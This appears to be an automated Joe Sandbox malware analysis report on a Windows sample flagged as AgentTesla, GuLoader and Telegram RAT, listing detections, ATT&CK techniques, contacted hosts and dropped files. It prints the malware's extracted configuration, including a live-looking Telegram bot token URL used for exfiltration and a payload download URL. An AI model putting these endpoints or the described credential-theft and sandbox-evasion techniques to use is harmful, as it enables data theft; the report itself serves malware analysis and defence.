ID: 634596
Sample Name:
SecuriteInfo.com.generic.ml.22865.exe
Cookbook: default.jbs
Time: 14:12:58
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.generic.ml.22865.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.generic.ml.22865.exe
Analysis ID:	634596
MD5:	deb3e51a2d7d56.
SHA1:	a780f7bbf2255a7.
SHA256:	4b4bb7b5e2fbe3..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected GuLoader
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Tries to steal Mail credentials (via fi…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Uses the Telegram API (likely for C…
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…
- Installs a global keyboard hook

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.generic.ml.22865.exe (PID: 6932 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe" MD5: DEB3E51A2D7D566C86B22046C1058F1A)
  - CasPol.exe (PID: 2696 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 6640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1570476458",
  "Chat URL": "https://api.telegram.org/bot5147163644:AAEDa60jT_0f_OgilwiEp-CBiARVO2Rx3Mo/sendDocument"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://www.fides-kenya.com/yem/wam.bin"
}
```


Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot5147163644:AAEDa60jT_0f_OgilwiEp-CBiARVO2Rx3Mo/sendMessage"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.9599862786.0000000000F00000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000004.00000002.14466824232.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
00000001.00000002.9740495232.00000000032A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Click to see the 3 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Uses the Telegram API (likely for C&C communication)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Remote Access Functionality


Yara detected AgentTesla

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	1 1 Input Capture	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Windows Service	1 DLL Side-Loading	1 Credentials in Registry	3 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 1 1 Process Injection	2 4 1 Virtualization/Sandbox Evasion	NTDS	1 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	2 Clipboard Data	Data Transfer Size Limits	1 1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Process Injection	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.generic.ml.22865.exe	9%	Virustotal		Browse
SecuriteInfo.com.generic.ml.22865.exe	6%	Metadefender		Browse
SecuriteInfo.com.generic.ml.22865.exe	19%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MpCommu.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MpCommu.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\lang-1034.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lang-1034.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\libfreetype-6.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\libpcre-1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\libpcre-1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsr150B.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsr150B.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fides-kenya.com	0%	Virustotal		Browse
www.fides-kenya.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://V58nqJBvA8Uitwi1EyuW.com	0%	Avira URL Cloud	safe	
http://hqQZjN.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://www.avast.com0/	0%	Avira URL Cloud	safe	
http://www.fides-kenya.com/yem/wam.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fides-kenya.com	5.9.197.244	true	true	• 0%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high
www.fides-kenya.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.fides-kenya.com/yem/wam.bin	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot5147163644:AAEDa60jT_0f_OgilwiEp-CBiARVO2Rx3Mo/sendDocument	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000004.00000002.1446682423 2.000000001D5C1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://V58nqJBvA8Uitwi1EyuW.com	CasPol.exe, 00000004.00000002.1446725333 2.000000001D621000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 4.00000003.9740041211.000000001C441000.0 0000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.144681172 75.000000001D6D0000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	network-server.png.1.dr	false		high
http://https://api.telegram.org	CasPol.exe, 00000004.00000002.1446784363 1.000000001D698000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	SecuriteInfo.com.generic.ml.22865.exe, 00000001.00 000002.9737691704.0000000002917000.00000 004.00000800.00020000.00000000.sdmp, MpC ommu.dll.1.dr	false		high
http://https://api.telegram.org/	CasPol.exe, 00000004.00000002.1444496103 8.0000000001165000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://hqQZjN.com	CasPol.exe, 00000004.00000002.1446682423 2.000000001D5C1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000004.00000002.1446682423 2.000000001D5C1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000004.00000002.1446682423 2.000000001D5C1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000004.00000002.1447200320 6.000000001DA5D000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.avast.com0/	SecuriteInfo.com.generic.ml.22865.exe, 00000001.00 000002.9737691704.0000000002917000.00000 004.00000800.00020000.00000000.sdmp, lang-1034.dll.1.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://scripts.sil.org/OFLSource	SecuriteInfo.com.generic.ml.22865.exe, 00000001.00000002.9737691704.0000000002917000.00000004.00000800.00020000.00000000.sdmp, SourceCodePro-Black.otf.1.dr	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	SecuriteInfo.com.generic.ml.22865.exe, 00000001.00000002.9737691704.0000000002917000.00000004.00000800.00020000.00000000.sdmp, MpCommu.dll.1.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.generic.ml.22865.exe	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-username-token-profile-1.0#PasswordDigest	SecuriteInfo.com.generic.ml.22865.exe, 00000001.00000002.9737691704.0000000002917000.00000004.00000800.00020000.00000000.sdmp, MpCommu.dll.1.dr	false		high
http://https://api.telegram.org/bot5147163644:AAEDa60jT_0f_OgilwiEp-CBiARVO2Rx3Mo/sendDocumentdocument-----	CasPol.exe, 00000004.00000002.1446682423 2.000000001D5C1000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
5.9.197.244	fides-kenya.com	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634596
Start date and time: 26/05/202214:12:58	2022-05-26 14:12:58 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.generic.ml.22865.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/16@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 26.6% (good quality ratio 26%) • Quality average: 88.9% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:14:52	API Interceptor	1x Sleep call for process: SecuriteInfo.com.generic.ml.22865.exe modified
14:15:22	API Interceptor	3268x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\ArtDeco_green_6.bmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	5273
Entropy (8bit):	7.8459330085163606
Encrypted:	false
SSDEEP:	96:BSTzREvsu6i0msHhj/HJBGZgCCoRPpr0wIqPnKV1+zNdgyJN6zx+f:oXRduqmuH7WTCoZpr0wIKnqtBy
MD5:	87BD29AF594463CC21D67CDC21F5B782
SHA1:	ED6D1F8936D968BE1DDAE4E38C3C38697B9BC038
SHA-256:	4D24FDEE4E7EC7B701C7148481B4EDD0D7941FD3656F4AED722D35F4FC2B9E1D
SHA-512:	80BF149D0246932A1139FC9B7ADD97B73B66BA8DE1C2905381520C535CC712AECBEDDC33B81A0770E73D3C4F6036974CD66B0C26F9CD4F16EF8FADE97E395F 73
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(...(...(...(...(...(...(..Q.Y.Y~..$.m.x.Y..>?Muw..+....}x.w.$....$.o.v.....v.....&6....s.....>...~..?.<..m...i.f..?g\{.`..:.....& .|...)..9'8.....Z.3...."U*s?y..e/.1.\..... ..0_..'.<..@...3K/.-.]4k$../..\....O....:..q.d.?.>...}.....$o.s...T.l1P.F.0..X.\.c_.v.....G .U.H..:.....N@u

C:\Users\user\AppData\Local\Temp\MpCommu.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	349736
Entropy (8bit):	6.164191441093237
Encrypted:	false
SSDEEP:	6144:kj1LBBf6sKCJIELSHbz0RzFu8xbpr+6vl:GBBwyLAMJFuw
MD5:	DFA10F926778550AB0BB0804629686D2
SHA1:	33CEA03A49A941ADF49BE28F797D8E76E1D83828
SHA-256:	22136256BF7D3D9F96B21C32A5409CF014705C7673787A6ACC8C0CDCACC2F9F5
SHA-512:	7E9C97E2C667EF7C1E35C5C6B777A2A458BB8D42B5355B13E164C4F4F857788EB127651CD1947C87BBECCE9ACDE210DCF9AC186C85769669F0CAE055AD217 45
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....R{..<(..<(..<(.=)..<(.8)..<(.?)..<(...(..<(..=(..<(.9)..<(.<)..<(.2)..<(..(..<(.>)..<(Rich..<(.....PE..d...r..6....." .....l.....P.....f.....`.....1.....`A.....`.....0...h....@..(.....2.....(<...P.....P...T... .....x...(...p..... .....text....j.....l..... ..`.rdata..$N.....P...p.....@..@.data...l".....@....pdata...2.....4.....@. .@.rsrc...(....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\OLIGOCARPOUS.SNO

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	data
Category:	dropped
Size (bytes):	144776

Entropy (8bit):	7.53285913295622
Encrypted:	false
SSDEEP:	1536:uPIMC3CoPO4bEtoxzYk55G6J9reDiy8rdsidRg5PdNdxCNBXl6ZjvhvzIMAzys3E:WIv7OSX269rUmsWXl6ZjvnAzys3OqwL
MD5:	1CA9D8B65434B23BBB1F878FB7E15B45
SHA1:	B08D04A9B064652238DAC280153990D8556AAD9E
SHA-256:	A0631B0E00F3221BC06C36AF0B18D8528603CED8491173AFA9F955C91C9F90E2
SHA-512:	2D94B7E8A9352FE149CD305529A45FFC5099B7E6C2FA55B83A615F216C7C6207373768734C67CE9750A60E18E8A8718EDE1D2CEF194ED3E1746B704B8D15C24
Malicious:	false
Reputation:	low
Preview:	m.7..y.....3....y..>,..'h,....Sc.....L._z.kM..z.....).....@y9...7H.}..`.Li.1.^.@b.G.....M.q.F&.0.h[&.....0..^=.....Is$.....C*A&..ox.*r.foM...W{fUkR.^...(..W...k....%.o..r.... q.Zw..!.....:.TT.vm<..+.y(..],.I.5X'R>.|.#..f.}..|z0.g.....~..N..W+...Y...h.....g...._[1.....0.n..I(n.s...>oC..%4+....Jh....f.k..1P..=.a."..W.....-...."q;.....%...h....7.`.....9..+...@!. ..G.~2>r.J.\.l.u.x...o...#d....)M.S5X.&...Q.d|93.... |D''...vg..6D.%[.~.....u.o.R.o|*.o.@3.T....,..~./..|,.....j.....LZ....n.....QM..._...r]a...JPJ.9j..6.uK.....v2*.....z.ZC.qzz.`.....J...4.0 c!....Q.I.W...z|.K~T..Z.{.cnG.....E=...A..2.t.A..0...c.....\}?..JKQ...h..".37.;...jg.U.~d.....<...W.e.x.@@.1..^O.....p.Gj.H.R..B.E...]..n..Z..ot.. ...i..._...AyU.L...../.....:y... M.h....M.G...K.w.....~Z.H~.e..`.;.9.!.1*.....O..0..]..... 6@.V.g.....F.@A.'K.w?.vGHB...Fgk'[....a1..T.C.....*.wM.4...;+..g3(r...T..&?)...5..../.8._.x1X<y4.!

C:\Users\user\AppData\Local\Temp\SourceCodePro-Black.otf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	OpenType font data
Category:	dropped
Size (bytes):	134872
Entropy (8bit):	6.990627903031805
Encrypted:	false
SSDEEP:	3072:sz0DOC7z/NU32nX3CC38LWDvzsGgDHKEqnk8X+5s9n5cWY2+o:57z/NU32nkWDvRzBl+5s9mWYvo
MD5:	49776B1F23800D9C82D529FCC027D16D
SHA1:	7BA6D923A0D163CE16DA4DD1105945C47406CADC
SHA-256:	78ADEC30836955EDFB3968D23F79662A64E62B5DE236C64FC9964C7632D83963
SHA-512:	252DEDE5F71BB6736DCFC76D0CBF52B0FA01D92813CF4A74714C9D271C10286336405C15A06778E3617B7485030FC1D9FB314A6BB302446F299162C22C0068BF
Malicious:	false
Reputation:	low
